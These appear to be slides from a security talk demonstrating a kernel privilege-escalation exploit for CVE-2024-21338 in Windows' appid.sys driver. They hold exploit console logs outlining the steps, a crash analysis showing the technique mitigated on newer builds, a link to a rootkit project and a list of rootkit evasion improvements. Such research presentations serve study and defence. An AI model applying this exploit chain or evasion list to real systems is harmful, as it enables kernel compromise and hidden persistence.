ObjectHeader: fffffc90efa8ce050 (new version)
HandleCount: 2  PointerCount: 65471
1: kd> !thread
THREAD fffffc90efa8ce080  Cid 0b28.0b60  Teb: 00000061fb0d7000 Win32Thread: 0000000000000000 RL
IRP List:
fffffc90efaafdf950: (0006,0118) Flags: 00060070  Mdl: 00000000
Impersonation token: fffffb48f751ba060 (Level Impersonation)
DeviceMap                                fffffb48f71633210
Owning Process                            fffffc90efa6032c0  Image: cve-2024-21338.exe
Attached Process                          N/A  Thread: N/A
```

# EXPLOITING CVE-2024-21338

SUCCESS IN FULLY UPDATED  
WINDOWS 11 BUILD 22621

The screenshot shows a Windows 11 desktop environment. In the center, a Command Prompt window titled "Administrator: Command Prompt - .\cve-2024-21338.exe" displays exploit logs. The logs detail the process of gaining SeDebugPrivilege, opening handles, impersonating SYSTEM and LOCAL SERVICE accounts, and finally elevating to SYSTEM token. It also shows the exploit writer entering a IOCTL call to overwrite memory at address ffffffae05f3fb70c0. The exploit is run from C:\Users\User\Desktop\cve-2024-21338.exe.

To the right of the Command Prompt is a Task Manager window for the process cve-2024-21338.exe (556). The "Properties" tab is selected, showing details like command line (.\\cve-2024-21338.exe), current directory (N/A), and protection level (Light Antimalware).

At the bottom of the screen is the Windows taskbar, which includes the Start button, a weather widget (81°F Sunny), a search bar, and icons for various system and application functions. A Process Hacker tool window is also visible in the bottom right corner.

```
C:\Users\User\Desktop>.\cve-2024-21338.exe
[+] SeDebugPrivilege enabled
[*] Opened thread handle to self: 0xf0
[*] Leaked KTHREAD for current process: 0xfffffae05f34e9080
[*] Opened file handle: 0x0
[*] Leaked kernel mode file object: 0xfffffae05f445f890
[*] Base address of ntoskrnl: 0xfffffff8045fa00000
[*] Found kernel mode address of nt!ExpProfileDelete: 0xfffffff804604015c0
[*] Current token user: WINDEV2401EVAL\User
[*] Not running as NT AUTHORITY\LOCAL SERVICE
[*] Elevating to SYSTEM token
[+] Obtained token for NT AUTHORITY\SYSTEM from PID 744
[+] Impersonated NT AUTHORITY\SYSTEM
[*] Obtained token for NT AUTHORITY\LOCAL SERVICE from PID 1280
[+] Impersonated NT AUTHORITY\LOCAL SERVICE
[-] Could not obtain handle to Appid.sys with token, trying again
[*] Elevating to SYSTEM token
[+] Obtained token for NT AUTHORITY\SYSTEM from PID 744
[+] Impersonated NT AUTHORITY\SYSTEM
[*] Obtained token for NT AUTHORITY\LOCAL SERVICE from PID 1288
[+] Impersonated NT AUTHORITY\LOCAL SERVICE
[+] Opened handle to appid.sys driver
[*] Hit enter to begin
[*] Calling IOCTL to exploit callback overwrite with nt!ExpProfileDelete
[+] Previous mode has been set to kernel mode. RW primitives active
[*] Kernel pointer to SYSTEM process: ffffffae05f3fb70c0
[*] Target process found at: fffffae05f3fb70c0
[*] Setting protection level (PPL) to 31
[*] Hit enter when ready to close exploit
Quality Updates (3)

Definition Updates (3)

Security Intelligence Update for Microsoft Defender Antivirus - KB2267602 (Version 1.419.335.0) - Current Channel (Broad)
Successfully installed on 10/3/2024
Learn more

Update for Windows Security platform antimalware platform - KB5007651 (Version 1.0.2402.27001)
Successfully installed on 8/29/2024
Learn more

Update for Microsoft Defender Antivirus antimalware platform - KB4052623 (Version 4.18.24070.5) - Current Channel (Broad)
Learn more
```

# ROOTKIT DEMO

<https://github.com/ColeHouston/Sunder>

# EXPLOITING CVE-2024-21338

FAILURE IN LATEST WINDOWS 11  
BUILD, PREVIOUSMODE  
TECHNIQUE MITIGATED

- STILL WORKS SOMEWHERE:  
**WIN11 BUILD 22621 DOES NOT**  
BLOCK PREVIOUSMODE  
TECHNIQUE

```
*****
*          Bugcheck Analysis
*
*****
PREVIOUS_MODE_MISMATCH (1f9)
A filesystem or driver has modified a thread's previous mode without restoring
it.

Arguments:
Arg1: 00007ffcd18deee4, Address of system call or callback function
Arg2: 0000000000000000, Thread->PreviousMode
Arg3: 0000000000000000, Location of previous mode mismatch
Arg4: 0000000000000000

Debugging Details:
-----
```

# POTENTIAL ROOTKIT IMPROVEMENTS

- WINDOWS VERSION CHECKING FOR OFFSETS
- WRITE SERVICE BINARY TO DISK
  - AUTOMATICALLY CREATE/START/STOP KERNEL DRIVER SERVICE
- ACCEPT POST-EX OPTIONS AS COMMANDLINE ARGS
- FUNCTION HASHING/SYSCALLS FOR SENSITIVE APIs
- ENCRYPT ALL PLAINTEXT STRINGS
  - OPT FOR HASHING WHERE POSSIBLE
- SEPARATE REUSABLE EXPLOIT FUNCTIONS INTO UTILS DLL
  - FINDGADGET, GETMODBASE, ETC
- PORT CODE TO BEACON OBJECT FILE (BOF)

# QUESTIONS